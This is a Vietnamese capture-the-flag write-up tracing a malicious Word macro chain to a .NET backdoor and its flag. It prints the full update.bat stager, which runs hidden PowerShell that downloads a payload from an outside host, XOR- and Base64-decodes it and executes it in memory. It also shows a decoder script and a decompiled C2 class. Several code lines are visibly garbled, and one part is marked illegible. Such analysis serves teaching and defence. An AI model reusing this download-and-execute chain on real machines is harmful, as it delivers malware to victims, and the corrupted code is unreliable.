

1. Batmobile

Flow bài giải:

Urgent_update.docm

↓

Oleid → olevba → AutoOpen, Document_Open

↓

LoadImageResources → Payload Powershell từ AlternativeText

↓

Đổi tên Urgent_update.zip → unzip → word/document.xml → descr (AlternativeText)

↓

Decode Base64 → Powershell script

↓

Sử dụng IDN domain (wuan.đặc.vn) → punycode → wuan.xn--c-kia488t.vn

↓

Curl update.bat → script Powershell → curl update.txt

↓

XOR update.txt với key 0x37 → Decode Base64

↓

.NET assembly → dotPeek

↓

AES_KEY → Decode Base64

↓

Flag

batmobile

by wuan

991 5



Đang ngồi ở công ty lắp nốt cái mô hình con Batmobile mà thấy ai cũng có file Word thông báo cập nhật khẩn mà sao mình không có? Mới xin được của đồng nghiệp để xem thử.

@ Files

[Urgent Update.docm](#)

You've solved this challenge!

Đề bài mang đến 1 file `urgent_update.docm` bị nhiễm vba, tải xuống và phân tích qua

```
luongdung@DESKTOP-CBPS8LU: /mnt/c/Users/ADMIN/downloads$ file urgent_update.docm
urgent_update.docm: Microsoft Word 2007+
luongdung@DESKTOP-CBPS8LU: /mnt/c/Users/ADMIN/downloads$ xxd urgent_update.docm | head
00000000: 504b 0304 1400 0600 0800 0000 2100 6607  PK.....!.f.
00000010: 453f 8f01 0000 df05 0000 1300 0802 5b43  E?.....[C
00000020: 6f6e 7465 6e74 5f54 7970 6573 5d2e 786d  ontent_Types].xm
00000030: 6c20 a204 0228 a000 0200 0000 0000 0000  l...(.....
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  .....
luongdung@DESKTOP-CBPS8LU: /mnt/c/Users/ADMIN/downloads$ oleid urgent_update.docm
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: urgent_update.docm
WARNING For now, VBA stomping cannot be detected for files in memory
-----+-----+-----+-----+
Indicator      |Value                |Risk    |Description
-----+-----+-----+-----+
File format    |MS Word 2007+ Macro-|info    |
               |Enabled Document    |         |
               |(.docm)             |         |
-----+-----+-----+-----+
Container format|OpenXML              |info    |Container type
-----+-----+-----+-----+
Encrypted       |False                |none    |The file is not encrypted
-----+-----+-----+-----+
VBA Macros      |Yes, suspicious      |HIGH    |This file contains VBA
               |                     |         |macros. Suspicious
               |                     |         |keywords were found. Use
               |                     |         |olevba and mraptor for
               |                     |         |more info.
-----+-----+-----+-----+
XLM Macros      |No                   |none    |This file does not contain
               |                     |         |Excel 4/XLM macros.
-----+-----+-----+-----+
External Relationships|0                    |none    |External relationships
               |                     |         |such as remote templates,
               |                     |         |remote OLE objects, etc
-----+-----+-----+-----+
```


Script dùng IdnMapping chuyển domain Unicode sang punycode ASCII, tạo URL tải payload và lưu vào file update.bat. Từ đó, em tìm được URL thật để tải file update.bat dựa trên cách tải xuống attacker đã sử dụng.

```

Luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads$ python3 -c 'print("wuan.dac.vn".encode("idna").decode())'
wuan.xn--c-kia488t.vn
Luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads$ curl.exe -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" -L -o update.bat https://wuan.xn--c-kia488t.vn/update.bat
% Total % Received % Xferd Average Speed Time Time Time Current
         Dload Upload   Total   Spent   Left   Speed
100  907 100  907    0    0 3412      0 --:--:-- --:--:-- --:--:-- 3461
Luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads$ cat update.bat
***cls
@echo off
setlocal

set PS=%SystemRoot%\System32\WindowsPowerShell\v1.0\powershell.exe

%PS% -NoP -NonI -W Hidden -EP Bypass -Command ^
"$unicode='wuan.dac.vn';" ^
"$idn=New-Object System.Globalization.IdnMapping;" ^
"try{ $host=$idn.GetAscii($unicode) } catch { $host=$unicode };" ^
"$url='https://'+$host+'/update.txt';" ^
"$key=0x37;" ^
"[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;" ^
"$wc=New-Object Net.WebClient;" ^
"try{ $data=$wc.DownloadString($url) } catch { exit }" ^
"$bytes=$data.Text.Encoding::ASCII.GetBytes($data);" ^
"for($i=0;$i -lt $bytes.Length;$i+1){ $bytes[$i] -bxor $key };" ^
"$decoded=[Text.Encoding]::ASCII.GetString($bytes);" ^
"$asm=[Convert]::FromBase64String($decoded);" ^
"$assembly=[Reflection.Assembly]::Load($asm);" ^
"$entry=$assembly.EntryPoint; if($entry -ne $null){ $entry.Invoke($null,@([string[]]@C)) }"

endlocal


```

Tiếp tục tải xuống update.txt, tải nội dung của update.txt và lưu vào biến \$data. Sau đó XOR từng byte của \$data với 0x37, sau đó decode Base64 để ra được file assembly và thực thi.

Từ đó em tải xuống file update.txt.

[illegible]


Reverse ra file PE32



```
1 import base64
2
3 def decrypt():
4     with open('update.txt', 'r', encoding='utf-8', errors='ignore') as f:
5         data = f.read()
6
7         key = 0x37
8         xor_result = bytearray()
9         for char in data:
10             xor_result.append(ord(char) ^ key)
11
12         decoded_assembly = base64.b64decode(xor_result)
13
14     with open('WindowsUpdate.exe', 'wb') as f:
15         f.write(decoded_assembly)
16
17 decrypt()
```

```
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads/batmobile$ file WindowsUpdate.exe
WindowsUpdate.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads/batmobile$ strings WindowsUpdate.exe | head
!.text
!.rsrc
@.reloc
p
o;
c.M
p.3
e.F
p.S8
-z+~
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads/batmobile$
```

Phân tích tiếp với dotPeek, em thu được flag của bài sau khi decode Base64 biến AES_KEY



```
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Management;
using System.Net;
using System.Net.Sockets;
using System.Reflection;
using System.Security.Cryptography;
using System.Text;
using System.Threading;

#nullable disable
namespace SecureC2;

internal class Program
{
    private static string AES_KEY = "QktTRUN7QjR0X00wYjFsM19EcjF2M3NFVGhyMHVnaF9UaDNFTjFnHR9";
    private static byte[] KEY_BYTES;
    private static byte[] IV_BYTES = new byte[16];

    {
        (byte) 66,
        (byte) 75,
        (byte) 83,
        (byte) 69,
        (byte) 67,
        (byte) 50,
        (byte) 48,
        (byte) 50,
        (byte) 53,
        (byte) 70,
        (byte) 76,
        (byte) 65,
        (byte) 71,
        (byte) 75,
        (byte) 69,
        (byte) 89
    };

    private static void Main(string[] args)
    {
        Program.InitializeEncryption();
        Console.Title = "System Update Service";
        if (args.Length != 0 && args[0] == "--server")
            Program.StartServer();
        else
            Program.StartClient();
    }
}
```

```
luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads/batmobile$ echo QktTRUN7QjR0X00wYjFsM19EcjF2M3NFVGhyMHVnaF9UaDNFTjFnHR9 | base64 -d
BKSEC{B4t_M0b1l3_Dr1v3s_Thr0ugh_Th3_N1ght}luongdung@DESKTOP-CBPS8LU:/mnt/c/Users/ADMIN/downloads/batmobile$
```

➔ Flag: BKSEC{B4t_M0b1l3_Dr1v3s_Thr0ugh_Th3_N1ght}